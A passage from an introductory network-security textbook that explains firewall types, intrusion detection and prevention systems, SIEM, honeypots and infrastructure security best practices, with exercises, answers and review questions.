Network security is a technology and methods to protect confidentiality, integrity and availability of the network. Network security technology refers to the technological safeguards and managerial procedure which can ensure that organizational assets and individual privacy are protected over the network. Network security is needed to secure the data and protect the network from attacks. In this unit we are going to discuss technological methods to secure the network, sometimes also referred as perimeter security devices. We will discuss firewall, Intrusion Detection and Prevention System (IDPS), Security Information and Event Management (SIEM), Honeypots.

2.3 FIREWALL

A firewall refers to a network system (hardware or software) which blocks certain kinds of network traffic, forming a barrier between a trusted and un-trusted network. It is analogous to a physical firewall in the sense that firewall security attempts to block the spread of computer attacks. Firewall allows or blocks the network traffic between devices based on the set of rules, by the administrator. Each rule defines a specific traffic pattern and the action to be taken, when the pattern is detected.




Figure 8:Firewall in a Computer[1]

[1] https://commons.wikimedia.org/wiki/File:Gateway_firewall.svg

A firewall can only operate on the traffic that physically passes through it. It has no impact on the traffic between the devices on the same side of the firewall.hen an organization is connected to internet without firewall (as shown in Figure 8), the exposure to attack is called the “zone of risk”. Every host on the internet is accessible and can attack every host on the private network. To reduce the zone of risk, we require implementing a firewall system. The zone of risk will now be the firewall system itself. Now, every host in the internet can attack the firewall system, but systems of network are protected by the firewall, also it becomes easy to monitor all the risk at one place (firewall).

In data networking, a firewall is a device with set of rules to permit or deny network access by unauthorized services. It is as similar to the originated fire wall in terms of functionality. Many operating systems support software based firewall to deny access against the private internet. Software firewalls acts between network card drivers and operating system. The firewall must be positioned in the network to control all the incoming and outgoing traffic. Usually firewall is positioned as shown in the diagram above, which have the control of entire network traffic filtering the packets that physically passes through it.

As a analogy we can say that job of networking firewall is similar to a physical firewall that keeps a fire from spreading from one area to the next. A firewall is actually a device or program that blocks undesired Internet traffic, including known viruses, from accessing protected computers. Firewalls make it possible to filter incoming and outgoing traffic that flows through the network. The rules of a firewall inspect one or more characteristics of the packets, including but not limited to the protocol type, the source or destination host address and the source or destination port. Based on the set rule firewall take action on the packet such as forward the packet, drop the packet, etc. By default firewall should drop all packets, if it is not specially allowed in ruleset.

Table 1: Example rule for firewall

Rule no.	Direction	Source IP	Destination IP	Protocol	Destination Port	Action
3	OUT	192.168.4.10	192.168.4.25	TCP	80	Allow

Rule states that, it is rule no 3 in access list of firewall, it is applicable to outbound traffic, traffic with source IP 192.168.4.10, destination IP address 192.168.4.25 and destination port 80 is allowed through the firewall.

Firewalls can greatly enhance the security of a host or a network. They can be used to do one or more of the following things:

- To protect and insulate the applications, services and machines of internal network from unwanted traffic coming in from the public Internet.
- To limit or disable access from hosts of the internal network to services of the public Internet.
- To support network address translation (NAT), which allows internal network to use private IP addresses and share a single connection to the public Internet.

2.3.1 Types of Firewall - based on filtering methods

Based on the different methods of filtering network packets, we can broadlly classify firewalls in following five types:

2.3.1.1 Packet Filtering Firewall

All internet traffic in the network is of the packets form. A packet consist the following information

- Source IP address
- Destination IP address
- The data
- Error checking information
- Protocol information
- And additional options

In packet filtering, protocol and address information in each packet is considered, this type of filtering pays no attention to the existing stream of packets. Instead, it filters depending on examining incoming or outgoing packets, it allows or deny the packets, relying on the acceptance policy in the configuration rules. Packet filtering firewall, operates at the IP layer of the protocol stack. Traffic is filtered in this layer, based on the characteristics including source address, destination address and port numbers. Filtering policies rely completely on allowing or disallowing the IP address, Port or Protocol.

2.3.1.2 Application Layer Firewall

These firewall understand and work on layer 7 of OSI i.e; application layer of the network stack. Application firewall inspect the payload of the IP packet that contains a TCP/UDP segment within which it inspects the application layer data.

2.3.1.3 NAT Firewalls

Network Address Translation (NAT) is method to translate the current IP address to a new IP address at the firewall, to represent the packet receiver that as though it were coming from a single IP address. This prevents the attacker to know the original IP addresses in the network. The NAT creates a table in memory that holds all these information of translation Firewalls and connections. The ability of mapping the entire network behind a single ip is based on the port number assigned by NAT firewall.

Example of the NAT IP address:

Source IP	*Source Port*	*NAT IP*	*NAT port*	*Destination IP*	*Destination Port*
192.168.0.1	3144	172.28.230.55	3144	10.100.100.44	80

Rule no.	Direction	Source IP	Source Port	NAT IP	NAT PORT
3	OUT	192.168.4.10	8080	192.168.4.40	8080

Here, when a packet is originated from source IP (192.168.4.10), NAT changes the source IP address to 192.168.4.40 in each packet and forwarded to destination IP. The destination IP can never trace the original source IP address.

2.3.1.4 Circuit Level Firewall

Circuit level filtering works at the session layer of OSI model. Traffic to the remote compute is made as though the traffic is originated from a circuit level firewall. This modification will partially allow to hide the information about the protected network but has a drawback that it does not filter individual packets in a given connection.

2.3.1.4 Stateless and Statefull Firewall

Statefull filtering are the most modern approach of firewall, it combines the capabilities of NAT firewalls, circuit level firewalls and application firewalls into a common system. This approach validates connection before allowing data to be transferred. These firewalls filters traffic initially with packet characteristics and rules and also includes the session validation check to make sure that the specific session is allowed.

Stateless firewalls watch the traffic packet by packet and filter them based on Firewalls individual rules. Each packet is individually checked and filtered. They do not attempt to correlate the packets that came before and then judge if there is a malicious potential or intention. However, it is necessary to watch a set of packets between a source and a destination to infer any malicious intent. Statefull firewalls can watch traffic streams from end to end. They are aware of communication paths. This implies that the firewall can identify flows. A flow table that provides the source and destination IP addresses is built dynamically in the firewall. The firewall then monitors packets pertaining to each flow in both directions and applies filtering rules.

2.3.2 Firewall Types - Based on deployment

Based on the place of deployment, there are two main types of firewalls: network firewalls and host-based firewalls. Network firewalls are deployed at network perimeter while host based firewalls are deployed at host system.

2.3.2.1 Network Firewalls

Network firewalls protect an entire network by guarding the perimeter of that network. Network firewalls forward traffic to and from computers on an internal network and filter that traffic based on the criteria the administrator has set. Network firewalls come in two flavors: hardware firewalls and software firewalls. Network firewalls such as from CISCO, Juniper, etc. Firewall System, protect the perimeter of a network by watching traffic that enters and leaves. Linux box can also be converted into the firewall using the IP tables.




Figure 9: Network Based Firewall[2]

2.3.2.2 Host-Based Firewalls

Host-based firewalls are usually software firewalls installed on each individual system. Depending on the software user choose, a host-based firewall can offer features beyond those of network firewalls, such as protecting computer from malware infection and data leakage. Today generally all Operating systems have inbuilt software features that user can enable to act as host based firewall. Apart from inbuilt firewall features third party firewall software (In both categories open source and commercial) like zoneAlarm, personal firewall, softwall etc. are available




Figure 10: Host based Firewall

To Do

Activity 1: Enable inbuilt firewall on your system and understand the rules.

Activity 2: Write a rule to block access to google.com, test the rule and clean the rule after activity is done.

Activity 3: Download and setup any third party open source firewall in your system.

[2] http://www.online-sciences.com/technology/software-firewalls-and-hardware-firewalls-advantages-and-disadvantages/

2.3 INTRUSION DETECTION AND PREVENTION SYSTEM

An Intrusion Detection and Prevention system (IDPS) is a device or software application that monitors network or system activities for malicious activities or policy violations and react produces reports to a management station, prevention component of IDPS react based on the incident/event and try to thwart the intrusion attempt. Intrusion detection is the process of monitoring the events occurring in a computer system or network and analyzing them for signs of possible incidents, which are violations or imminent threats of violation of computer security policies, acceptable use policies, or standard security practices. Intrusion prevention is the process of performing intrusion detection and attempting to stop detected possible incidents. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.

There are many reasons that make Intrusion Detection and Prevention System important component of the network. One important reason is to have the capability to detect attacks against network devices. These devices include our routers, switches, hubs, servers, and workstations. By utilizing effective analysis processes administrator have the capability to stop a hacker dead in their tracks. Intrusion detection systems allow to detect ahead of time a potential attack. Most if not all organizations who are connected to the Internet accept that people will attempt to explore and possibly attack their networks. For this reason organizations deploy network security devices such as filtering routers and firewalls. Intrusion detection allows authorities or administrator to see who is attempting to penetrate network, and also allows to measure the security effectiveness of network connected devices. Some literature discuss Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) as the different technologies, you should understand here that IPS or IDPS in prevention mode is device which is configured to react to the events and if device is simply monitoring and detecting but there is no reaction the mode or application is called IDS or detection mode.

IDPS systems may enable reactive component that allows the owner of the system to set a desired reaction to an event. Below is a list of possible actions that can be taken by the system.

- Reconfigure firewall : Configure the firewall to filter out the IP address of the intruder.
- NT Event: Send an event to the WinNT event log.
- Syslog: Send an event to the UNIX syslog event system.
- Send e-mail: Send e-mail to an administrator to notify of the attack.
- Page: Page (using normal pagers) the system administrator.
- Execute attack handling program: Launch a separate program to handle the event/incident.

2.3.1 IDPS - Detection Technologies

Intrusion Detection and Prevention system (IDPS) uses different technologies to detect intrusion. In following paragraphs we will be discussing different methods used by IDPS for detection and prevention from intrusion.

2.3.1.1 Signature Based Detection

Signature based detection involves searching network traffic for a series of bytes or packet sequences known to be malicious (signature). A signature is a pattern that corresponds to a known threat. Signature-based detection is the process of comparing signatures against observed events to identify possible incidents. Signature-based detection is very effective at detecting known threats but largely ineffective at detecting previously unknown threats or zero day exploits, threats disguised by the use of evasion techniques, and many variants of known threats.

They also lack the ability to remember previous requests when processing the current request. This limitation prevents signature-based detection methods from detecting attacks that comprise multiple events if none of the events contains a clear indication of an attack. Signature based detection work similarly as virus scanner which search for virus infected files based on the signature in its database. One of the challenge with signature based detection is to keep it updated with new threat signatures.

2.3.1.2 Anomaly-Based Detection

The anomaly detection technique adopt the concept of a baseline for network behavior. This baseline is a description of accepted network behavior, which is learned or specified by the network administrators, or both. Anomaly-based detection is the process of comparing definitions of what activity is considered normal against observed events to identify significant deviations. An IDPS using anomaly-based detection has profiles that represent the normal behavior of such things as users, hosts, network connections or websites. The profiles are developed by monitoring the characteristics of typical activity over a period of time known as learning. The IDPS then uses statistical methods to compare the characteristics of current activity to thresholds related to the profile, such as detecting when mail server activity comprises significantly more bandwidth than expected and alerting an administrator of the anomaly. The major benefit of anomaly-based detection methods is that they can be very effective at detecting previously unknown threats. However, drawback of this technique of detection is that anomaly-based IDPS products often produce many false positives because of benign activity that deviates significantly from profiles, especially in more diverse or dynamic environments.

2.3.1.3 Stateful Protocol Analysis

This method identifies deviations of protocol states by comparing observed events with predetermined profiles of generally accepted definitions of benign activity. Unlike anomaly-based detection, which uses host or network-specific profiles, stateful protocol analysis relies on vendor-developed universal profiles that specify how particular protocols should and should not be used. IDPS with Stateful Protocol Analysis is capable of understanding and tracking the state of network, transport, and application protocols that have a notion of state. Stateful protocol analysis methods use protocol models, which are typically based primarily on protocol standards from software vendors and standards bodies like Internet Engineering Task Force [IETF]. The protocol models also typically take into account variances in each protocol's implementation. The primary drawback to stateful protocol analysis methods is that they are very resource-intensive because of the complexity of the analysis and the overhead involved in performing state tracking for many simultaneous sessions. Another serious problem is that stateful protocol analysis methods cannot detect attacks that do not violate the characteristics of generally acceptable protocol behavior.

IDPS usually implement more than one above mentioned technique to detect and respond to the attempt of intrusion.

2.3.2 Types of Intrusion Detection and Prevention system (IDPS)

IDPS can be classified into following four types.

2.3.2.1 Network Based Intrusion Detection and Prevention Systems (NBIDPS)

Network Based Intrusion Detection and Prevention Systems (NBIDPS) is a network security/threat detection and prevention technology that examines network traffic flows to detect and prevent attacks on network. Vulnerability exploits usually come in the form of malicious inputs to a target application or service that attackers use to interrupt and gain control of network resource. The NIPS monitors the network for malicious activity or suspicious traffic by analyzing the traffic activity. NBIDPS can be placed either only in detection mode (NBIDS) and prevention mode (inline) (NBIPS) in the network segment to be monitored. Figures below display placement of NBIDPS sensors placement in detection and prevention mode.




Figure 11: Placement of NBIDPS Sensors - Detection mode




Figure 12: Placement of NBIDPS Sensors - Prevention mode

Network based intrusion detection and prevention systems sensors are placed directly on tapping mode (detection only) or inline (prevention) with the segment to be monitored. The sensor then utilizes a promiscuous network interface to collect packets that will be analyzed by the rule-based engine. Specific media and networking technologies play a large part in determining where a sensor can and will be located.

2.3.2.2 Host Based Intrusion Detection and Prevention System (HBIDPS)

A Host Based Intrusion Detection and Prevention System (HBIDPS) monitors dynamic behavior and the state of a computer system. Besides such activities like dynamically inspect network packets targeted at this specific host, a HIDPS might detect which program accesses what resources and discover that. Similarly a HIDS might look at the state of a system, its stored information, whether in RAM, in the file system, log files or elsewhere; and check that the contents of these appear as expected. One can think of a HIDS as an agent that monitors whether anything or anyone, whether internal or external, has circumvented the system's security policy. HBIDPS agents are located on hosts, more specifically servers, routers, firewalls, and machines of interest. Agents are typically located at the operating system level. The collect raw log file data and forward it to the analysis engine. These logs usually consist of users logs, syslog data, and router access logs. Agents may be placed on all hosts on a network or selected hosts.




Figure 13: Placement of HBIDPS sensors

2.3.2.3 Wireless Intrusion Detection and Prevention Systems (WIDPS)

WIDPS monitor a wireless network for suspicious traffic by analyzing wireless networking traffic. WIPS solutions use one of three fundamentally different architectures, each offering distinct tradeoffs that should be part of any security assessment. The first is time slicing based , It is a WIDPS architecture leverages an access point's (AP) existing radio for WIPS scanning. In other words, the AP momentarily slips from serving connectivity to Wi-Fi clients, to scanning for intrusion, and back to serving clients. In this approach, Wi-Fi APs are doing double duty: as APs forwarding traffic and as security sensors scanning the air for anomalies. This approach is called time slicing, because a WIPS module gets a very small time slice (or RF sample) from the AP radio to conduct its security scanning. The impact of the WIPS time slice on wireless client service is designed to be minimal, both in terms of performance and infrastructure, allowing an organization to implement WIPS functionalities at a very low cost. However time slicing uses limited scanning, usually sampling less than one second for each minute period, as a result, the time-sliced configuration can only catch problems that are obvious and can be conclusively identified by a single packet or two. Another WIPS architecture is an integrated solution where a dedicated WIPS scanning radio is collocated in the client serving AP. The dedicated radio means the WIPS solution is always scanning the air, addressing the limitation of time slicing. The third WIPS architecture is an overlay solution where dedicated WIPS sensors are deployed. These dedicated sensors provide the "always on" scanning necessary for tight security and are completely independent from serving wireless clients. WIDPS are designed specifically to combat intrusions and threats to the wireless networks and organisations based on the cost vs. depth of monitoring may choose the proper architecture.

2.3.2.4 Network Behavior Analysis (NBA)

Network behavior analysis (NBA) examines network traffic to identify threats that generate unusual traffic flows, such as spamming, distributed denial of service (DDoS) attacks and certain forms of malware. NBA is a way to enhance the security of a network by monitoring traffic and noting unusual actions or departures from normal operation. NBA solutions watch what's happening inside the network, aggregating data from many points to support offline analysis also. After establishing a benchmark for normal traffic, the NBA program passively monitors network activity and flags unknown, new or unusual patterns that might indicate the presence of a threat. The program can also monitor and record trends in bandwidth and protocol use. Network behavior analysis is particularly good for detecting new malwares and zero day exploits.

2.4 SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

Before understanding the SIEM we must understand the concept of log and Log Management. Operating systems, devices and applications all generate logs of some sort that contain system-specific events and notifications. The logs can provide valuable information about the happening in network, logs are important specially from security point of view. In order to drive value from logs it must be enabled in resources, transported and stored for the analysis. Log Management is an approach to deal with large volumes of computer-generated logs messages. Log management typically consist process of log collection, centralized aggregation, log retention, log analysis and reporting. However there are several challenges with the effectiveness of traditional log management solutions and it was difficult for the analyst to have complete security picture through log management solutions. SIEM is termed coined by Mark Nicolett and Amrit Williams of Gartner to describes the product capabilities of gathering analyzing and presenting information from network and security devices, database and application logs , threat data, identity and access management applications, vulnerability & patch management solution, operating systems and policy compliance tools deployed.

SIEM products have one or more log servers that perform log analysis, and one or more database servers that store the logs. Most SIEM products support two ways of collecting logs from log generators (example operating systems, application server):

a. *Agent-Based Log collection:* An agent or client program is installed on the log generating host to perform event filtering and aggregation and log normalization for a particular type of log, then transmit the normalized log data to an SIEM server, usually on a real-time or near-real-time basis for analysis and storage. A generic agent is used primarily to get log data from a source for which a format-specific agent and an agentless method are not available. Some products also allow administrators to create custom agents to handle unsupported log sources.
b. *Agentless log collection*: The SIEM server receives data from the individual log generating hosts without needing to have any special software installed on those hosts. Some servers pull logs from the hosts, which is usually done by having the server authenticate to each host and retrieve its logs regularly. In other cases, the hosts push their logs to the server, which usually involves each host authenticating to the server and transferring its logs regularly. Regardless of whether the logs are pushed or pulled, the server then performs event filtering and aggregation and log normalization and analysis on the collected logs.

There are advantages and disadvantages to each method. The primary advantage of the agentless approach is that agents do not need to be installed, configured, and maintained on each logging host. The primary disadvantage is the lack of filtering and aggregation at the individual host level, which can cause significantly larger amounts of data to be transferred over networks and increase the amount of time it takes to filter and analyze the logs. Another potential disadvantage of the agentless method is that the SIEM server may need credentials for authenticating to each logging host.

SIEM server analyzes the data from all the different log sources, correlates events among the log entries, identifies and prioritizes significant events, and initiates responses to events if desired.

SIEM products usually include several features such as incident tracking mechanism, Graphical user interfaces (GUI) for analysis of log, report generation, knowledgebase of threats and others.

SIEM products typically provide many of the features required for log management but add event-reduction, alerting and real-time analysis capabilities. They provide the layer of technology that gives the confidence that not only are logs being gathered but they are also being reviewed. SIEM also allows for the importation of data that isn't necessarily event-driven such as vulnerability scanning reports and output of the compliance tools.

2.5 HONEYPOT

A honeypot is a system which is designed to entice intruders to probe, attack and compromise the system, while their motives, moves and techniques are being monitored and studied, all without the intruders knowledge in other words it is as a closely monitored computing resource that we intend to be probed, attacked, or compromised by adversaries. The value of a honeypot is determined by the information that we can obtain from it. Monitoring the data that enters and leaves a honeypot lets us gather information. Honeypots can detect vulnerabilities that are not yet discovered, it also help in understand attacker's methods. Because a honeypot has no production value, any attempt to contact it is suspicious.

Based on the depth of interaction honeypot provides to the attacker, honeypots are classified in following two categories 1) high-interaction honeypot and 2) low-interaction honeypot. A high-interaction honeypot simulates all aspects of an operating system while a low-interaction honeypot simulates only some parts.

a. High-Interaction Honeypots: A high-interaction honeypot can be compromised completely, allowing an adversary to gain full access to the system and use it to launch further network attacks.
b. Low-Interaction Honeypots: Low-interaction honeypots simulate only services that cannot be exploited to get complete access to the honeypot. Low-interaction honeypots are more limited, but they are useful to gather information at a higher level.

Honeypot systems are also classified as physical and virtual based on the way it is deployed as a physical hardware or in virtual environment. A physical honeypot is a real machine on the network with its own IP address. A virtual honeypot is simulated machine that responds to network traffic sent to the virtual honeypot. Physical honeypots are often high-interaction, so allowing the system to be compromised completely, they are expensive to install and maintain. For large address spaces, it is impractical or impossible to deploy a physical honeypot for each IP address. In that case, we need to deploy virtual honeypots.

Based on the usage of honeypot are classified as 1) production and 2) research. The purpose of a production honeypot is to help mitigate security risks in an organization by detecting and dealing with the intruders. Research honeypot is to gain information of the intruders methods and unknown vulnerabilities. Research honeypot provide counter intelligence data for the security community.

Value of Honeypot in Prevention, Detection and reactive activities: Honeypot can contribute in useful manner in prevention, detection and reactive activities of the organisation.

- Prevention: Honeypots are not designed to prevent intruder’s attacks. However deception, a honeypot by-product, which works by luring intruders away from real production systems, may sometimes provide some degree of prevention.
- Detection: Honeypots can complement intrusion detection capabilities of the organisation, it even help organizations to understand the methods of attackers and detect unknown vulnerabilities/zero-day vulnerabilities. Since, honeypots detect intrusion by monitoring activities, instead of relying on an attack signature database it provides valuable information for undiscovered exploits.
- Reactive activities: Honeypots can help incident response team to analyze the security incident and control the impact of the attack by applying appropriate controls on production environment.
- Honeypot Utilities: This section discuss some of the honeypot utilities. you can download and experiment with them, for furthering exploring honeypot.
- Honeyd: this OpenSource honeypot offers a mid-high level of interaction, by constantly monitoring un-assigned and un-used IP addresses, and through ARP spoofing, it assumes IP address of the victim, and interacts with intruders through emulated services; this is a very powerful tool because it can emulate more than 400 different operating systems, and assume thousands of IP addresses simultaneously, it can also emulate operating systems at either the application or network stack level, which means both would behave like the emulated operating system if intruders run nmap on the honeypot.
- BackOfficer Friendly (BOF): this OpenSource honeypot offers a low level of interaction; it emulates basic services (like http, ftp, telnet, mail etc.), logs intrusion attempts, and fakes replies, but there is not much else the intruder can do.
- Honeystick is a portable honeynet demonstration and incident response tool - an complete os platform, geniii honeywall and one or more honeypots on a single bootable usb stick.
- Honeynet: this OpenSource honeypot project offers the high level of interaction, it is essentially a network of real production systems, where there is absolutely no emulation, as one can imagine, great deal of care has to be taken not to let one compromised honeypot launch attacks to the others, and that is why it is mostly used in research environments.

To Do

Activity 4: Install and configure Snort - Intrusion Prevention system in your system.

Activity 5: Install and interact with Honeyd in your system.

2.6 LET US SUM UP

In this unit we learnt about technological safeguards to protect the network from security threats. We discussed importance and application of the perimeter security devices such as Firewall, Intrusion Prevention System (IPS), Intrusion Detection System (IDS) and security information and event management (SIEM). It is important to understand functionalities and limitations of the security devices to better use them effectively. In the end of unit we discussed honeypot and its applications in production and research environment. Honeypot are excellent tools for capturing unknown or new threats. Students are advices to explore further on network and perimeter security devices.

2.7 CHECK YOUR PROGRESS

1. Discuss Application level firewall.
2. What is Network Address Translation (NAT).
3. Write note on security information and event management.
4. Discuss Network Behavior Analysis (NBA).
5. Explain Network Intrusion Detection and Prevention System.
6.What is a honeypot? discuss different type of honeypots.

2.8 ANSWERS TO CHECK YOUR PROGRESS

1. The application firewall operate on OSI layer 7 i.e application layer An application firewall is a form of firewall that controls input, output, and/or access from, to, or by an application or service. It operates by monitoring and potentially blocking the input, output, or system service calls that do not meet the configured policy of the firewall.

2. Network Address Translation (NAT) is a way to map an entire network (or networks) to a single IP address. NAT is necessary when the number of IP addresses assigned to you by your Internet Service Provider is less than the total number of computers that you wish to provide Internet access for.

3. Security information and event management (SIEM) is a term for software products and services combining security information management (SIM) and security event management (SEM). SIEM technology provides real-time analysis of security alerts generated by network hardware and applications. Students may explore further about its implementation and how it works.

4. Network Behavior Analysis (NBA) is approach of detecting intrusion attempt, anomalies, advanced threats and undesirable behavior which is based on continuous evaluation and analysis of network traffic statistics.

5. Network Based Intrusion Detection and Prevention Systems (NBIDPS) is a network security/threat detection and prevention technology that examines network traffic flows to detect and prevent attacks on network. Students are advised to discover further about NBIDPS.

6. A honeypot is a system which is designed to entice intruders to probe, attack and compromise the system, while their motives, moves and techniques are being monitored and studied, all without the intruders knowledge in other words it is as a closely monitored computing resource that we intend to be probed, attacked, or compromised by adversaries. Based on operations honeypots can be of two types high-Interaction Honeypots and low-Interaction Honeypots. A high-interaction honeypot simulates all aspects of an system while a low-interaction honeypot simulates only some parts. A high-interaction honeypot can be compromised completely, allowing an adversary to gain full access to the system and use it to launch further network attacks, however low-interaction honeypots simulate only services that cannot be exploited to get complete access to the honeypot. Low-interaction honeypots are limited, but they are useful to gather information at a higher level.

2.9 FURTHER READINGS

1. SANS[https://www.sans.org]
2. National Institute of Standards and Technology (NIST)
[http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf]
[http://csrc.nist.gov/publications/nistpubs/800-92/SP800-92.pdf]
3. http://computer.howstuffworks.com/firewall.htm
4. http://www.microsoft.com/security/pc-security/firewalls-whatis.aspx
5. Honeyd, http://www.honeyd.org/
6. Honeynet, https://www.honeynet.org/
7. Lance Spitzner (2002). Honeypots tracking hackers. Addison-Wesley

2.10 MODEL QUESTIONS

1. Write a short note network security technologies.
2. What is a firewall? discuss different type of firewall filtering.
3. What is a difference between network based and host based intrusion detection and prevention system.
4. Discuss the various placement of intrusion detection and prevention system in a network.
5. What do you understand by log management, how it is different from security information and event management.
6. Discuss honeypot technology and its applications.
7. Distinguish between High-interaction and low-interaction honeypot.
8. Discuss honeypot utilities known to you.
9. What is a signature based detection, how it is different from anomaly detection.
10. Write a note on Snort - Intrusion Prevention System.

UNIT III: NETWORK SEURITY - CONTROLS AND BEST PRACTICES

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the network security best practices.
- Understand the network security controls.
- Understand design of secure network.
- Know the critical security controls for cyber defense.

3.2 INTRODUCTION

In previous units i.e unit I and unit II, you studied about network threats and network security technologies, this unit focus on network security best practices and security controls. The content of this unit is divided into two main parts first we will discuss network infrastructure security best practices followed by critical security controls for cyber defense. Critical Security Controls (CSC) is a prioritized list designed to provide maximum benefits toward improving risk posture against real-world threats. This unit is derived from the industry best practices as provided in documents and framework of CISCO, SANS, IEEE and Mitre.

3.3NETWORK INFRASTRUCTURE SECURITY BEST PRACTICES

The first step towards network security is to secure the infrastructure itself. This includes actions like passwords, securing device access etc, something applicable to all layers and subsets of the network. Following are the key areas of infrastructure security:

1. Network infrastructure Edge Security.
2. Infrastructure device access protection.
3. Routing infrastructure Security.
4. Device resiliency and survivability.
5. Monitoring, Analysis and Correlation.
6. Network policy enforcement.
7. Switching infrastructure security.
8. Threat Control and Containment
9. Endpoints Security
10. Secure Third-Party Connectivity

3.3.1 Threats to the organization network Infrastructure

A threat to the organization network infrastructure is discussed in detail in unit I of this block. You may refer to unit I to recall common threats to network and threat landscape.

3.3.2 Best practices for network infrastructure security

In following paragraphs we will discuss and understand best practices for network infrastructure security. Students are advised to refer to CISCO SAFE reference guide for the details.

3.3.2.1 Secure the Network Infrastructure Edge

Network Infrastructure edge like the Internet edge which provides connectivity to the Internet and that acts as the gateway for the organisation to the rest of the cyberspace and WAN edge of infrastructure provides geographically remote users with access to the organization network and services are important to consider when designing secure network infrastructure. At the edge, data usually flow from one trust zone to another trust zone, which exposes network to the threats also failure of network infrastructure edge can impact availability of the network. The availability and overall security of the infrastructure edge is the key for business continuity. Following are good practices to secure the network infrastructure edge:

1. **Isolate and Encrypt WAN Traffic**: Segment organization WAN traffic from other traffic on the WAN to enable the confidentiality and integrity of data. This may be achieved through a dedicated point-to-point link, a corporate managed VPN, a client-originated VPN or a service provider-managed MPLS service. If data loss and data manipulation are possible threat on WAN traffic, data in-transit over the WAN may be encrypted.
2. **Authenticate WAN Access:** Access to the organization WAN should include strong authentication mechanism to prevent unauthorized access to the network and data.
3. **Threat Detection and Mitigation:** Intrusion prevention and network telemetry to identify and mitigate threats. IPS based global correlation, reputation-based filtering, botnet and malware blocking solutions.
4. **Edge Protection:** Traffic filtering, routing security, firewall integration, and IP spoofing protection to discard anomalous traffic flows, prevent unauthorized access and block illegitimate traffic.
5. **Network Foundation Protection:** Device hardening, control and management plane protection throughout the entire infrastructure to maximize availability and resiliency.
6. **Secure Mobility**: Always-on VPN protection for PC-based and smartphone mobile users. Persistent and consistent policy enforcement independent of user location. Enforcement of Client Firewall Policies. Optimal gateway selection to ensure best connectivity. Integration with web security and malware threat defense systems deployed at the enterprise premises.
7. **Enhanced Availability and Resiliency**: Hardened devices and high-availability design to ensure optimal service availability. Design leverages redundant systems, stateful failover, and topological redundancy.

3.3.2.2 Protect Infrastructure Device Access

It is critical to secure the access to the network infrastructure devices like router, firewall, switches to protect the network infrastructure. Uncontrolled or unmanaged access to the infrastructure devices can lead to serious network security compromise and operational glitches. Following are some important points to be kept in mind:

1. **Restrict device accessibility:** Limit the accessible ports and restrict the permitted communicators and the permitted methods of access.
2. **Present legal notification:** Display legal notice developed in conjunction with company legal counsel for interactive sessions.
3. **Authenticate access:** Ensure access is only granted to authenticated users, groups, and services.
4. **Authorize actions:** Restrict the actions and views permitted by any particular user, group, or service.
5. **Ensure the confidentiality of data:** Protect locally stored sensitive data from viewing and copying. Consider the vulnerability of data in transit over a communication channel to sniffing, session hijacking, and man-in-the-middle (MITM) attacks.
6. **Log and account for all access**: Record who accessed the device, what occurred, and when for auditing purposes.
7. **Password Protection:** Passwords should generally be maintained and controlled by a centralized Authentication, Authorization and Accounting (AAA) server.

3.3.2.3 Routing infrastructure Security

Routing is one of the most important parts of the infrastructure that keeps a network running, and as such, it is absolutely critical to take the necessary measures to secure it. There are different ways routing can be compromised, from the injection of illegitimate updates to DoS specially designed to disrupt routing. Attacks may target the router devices, the peering sessions, and/or the routing information.

